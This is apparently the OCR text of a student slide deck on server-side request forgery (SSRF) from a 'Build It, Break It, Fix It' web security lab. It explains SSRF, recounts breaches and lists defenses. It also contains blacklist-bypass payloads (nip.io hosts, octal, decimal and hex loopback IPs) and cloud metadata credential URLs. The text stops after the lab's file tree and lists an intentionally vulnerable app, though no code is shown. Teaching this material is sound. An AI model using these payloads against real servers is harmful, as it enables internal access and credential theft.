SSRF VULNERABILITY

Presented by :
BOUALI Youssef
OULKADI Mohamed
CHAKIR Brahim
RADFI Abdallah

SSRF Security Project
"Build It, Break It, Fix It"

Web Application Security Laboratory

Supervised by :
Pr. BOUGHROUS Monsef

PLAN

Introduction – What is SSRF?
Real World Impact
Build It – Vulnerable Architecture
Break It – Live Exploitation Example
Fix It – Security Hardening Approach
Fix It – Code Comparison
Verification – Re-run Exploit
Conclusion
Perspectives

INTRODUCTION - WHAT IS SSRF?


Server-Side Request Forgery (SSRF) is a web vulnerability that allows an attacker to trick the application's server into making HTTP requests to an arbitrary domain of the attacker's choosing.

The Core Problem: The server blindly trusts a URL provided by a user and makes a request to it.

- Attacker: Sends a malicious URL (e.g., http://internal-db) to the server.
- Vulnerable Server: Receives the URL and makes a request to http://internal-db.
- Internal Service: Sees a request from the trusted server and sends back data.

- Ranked in OWASP Top 10 (A10:2021 – SSRF).

Schema


Internet
Intranet
GET Http://website.com/id?
content=http://10.0.0.1/administrator
Response: Admin panel
Request
Response
Attacker
website.com
10.0.0.1

SSRF
Cases

Notes:

- SSRF is not limited to the HTTP protocol. Generally, the first request is HTTP, but in cases where the application itself performs the second request, it could use different protocols (*e.g.* FTP, SMB, SMTP, etc.) and schemes (*e.g.* `file://`, `phar://`, `gopher://`, `data://`, `dict://`, etc.).

REAL-WORLD IMPACT

If a server is vulnerable, an attacker can:

- **Scan Internal Networks:** By Discovering **internal services**, **ports, and hosts** that are hidden from the public internet (e.g., 192.168.x.x, 10.x.x.x).
- **Access Internal-Only Services:** Make requests to sensitive endpoints like:
  - Admin panels (http://localhost:8080/admin)
  - Databases (http://db.internal:5432)
  - Internal APIs
- **Steal Cloud Credentials**: This is the most critical impact. Attackers can query the cloud provider's internal metadata service to steal access keys.
  - **AWS**: http://169.254.169.254/latest/meta-data/iam/security-credentials/
  - **GCP**: http://169.254.169.254/computeMetadata/v1/

REAL-WORLD IMPACT

1) Capital One — Massive Cloud Data Breach via SSRF (2019)

- **What happened:** An attacker exploited an SSRF vulnerability to access the AWS metadata service (169.254.169.254), obtained temporary credentials, and exfiltrated data from S3.
- **Impact:** Over 100 million customer records exposed; heavy fines, remediation costs, and global regulatory attention.

Source: ACM Digital Library

2) GitLab — Multiple SSRF Vulnerabilities in Webhooks/CI (2018–2022+)

- **What happened:** SSRF flaws in features like webhooks and CI/CD allowed internal requests (blind or chained SSRF), enabling access to internal services and further attacks.
- **Impact**: Multiple urgent patches, GitLab security advisories, and increased awareness among enterprise users.

Source: NVD

REAL-WORLD IMPACT

3) **Microsoft Azure** — SSRF Found in Cloud Services (2023)

- **What happened:** Researchers discovered SSRF vulnerabilities across Azure services (API Management, Functions, ML, Digital Twins), allowing potential access to internal endpoints or sensitive data.
- **Impact:** Demonstrated that even major cloud providers are not immune to SSRF and must respond rapidly with fixes.

Source: Microsoft Security Advisories

? WHY SSRF IS DANGEROUS?

1. Data Fetching Features: Features that fetch and display remote content (e.g., a **site preview**, **URL unfurler**, or **downloader**).

2. Webhook Configurations: The application allows users to set a URL where data should be sent (the webhook). The server often sends a test request to this URL to validate it.

3. File Processing / Importers: Applications that process files from a URL (e.g., image resizing, document conversion, importing data from a CSV via a URL).

4. Link Shorteners / Unshorteners: A service that takes a long URL and returns a short one, or vice-versa. The server must resolve the URL to validate it.

? WHY SSRF IS DANGEROUS?

5. External API Proxies: The server acts as a middleman to fetch data from an external API (e.g., weather, stock prices) to avoid CORS restrictions or to cache data.

6. Scanning/Health Check Tools:

- Features that check if a website is "up" or measure its response time.
- Security scanners that check a URL for vulnerabilities.

7. Social Media/Feed Aggregators: Features that pull in data from an RSS/Atom feed or social media profile provided by a URL.

Blacklist bypass : Public callback services & IP Format

- There are services like nip.io or public collaborator endpoints (e.g., spoofed.burpcollaborator.net) that map public domains to Private IPs.

- IP encodings (hex / decimal) are a separate bypass technique — they can hide the real IP from naive string checks.

How it works:

- http://192.168.1.1.nip.io → http://192.168.1.1 → accesses your local server.
- IP can also be represented in hexadecimal or decimal format.

http://0177.0.0.1/ (Octal) http://2130706433/ (Decimal) http://0x7f000001/ (Hexadecimal)

Defensive controls (recommendations):

- Always resolve hostnames server-side and check the final IP against your policy (blacklist) before making outbound requests.
- Normalize IPv4 representations (dotted, hex, decimal) and IPv6 before comparisons.

BUILD IT & BREAK IT

VULNERABLE ARCHITECTURE


🛡️ Vulnerable Application Design

- Proxy endpoint with no URL validation.
- Supports dangerous protocols (file://, gopher://, etc.).
- No restrictions on IPs or ports.


🎯 Goal: Demonstrate how SSRF can be exploited.

```
ssrf-lab/
├── 🚨 vulnerable_app.py      # Intentionally vulnerable application
├── 🛡️ secure_app.py          # Protected application
├── 🏠 localhashboard.py      # Internal admin dashboard
└── ⚔️ exploit_ssrf.py        # Advanced SSRF exploitation tool
```


Vulnerable application - Flask web framework



Vulnerable application - Flask web framework



Critical Internal System



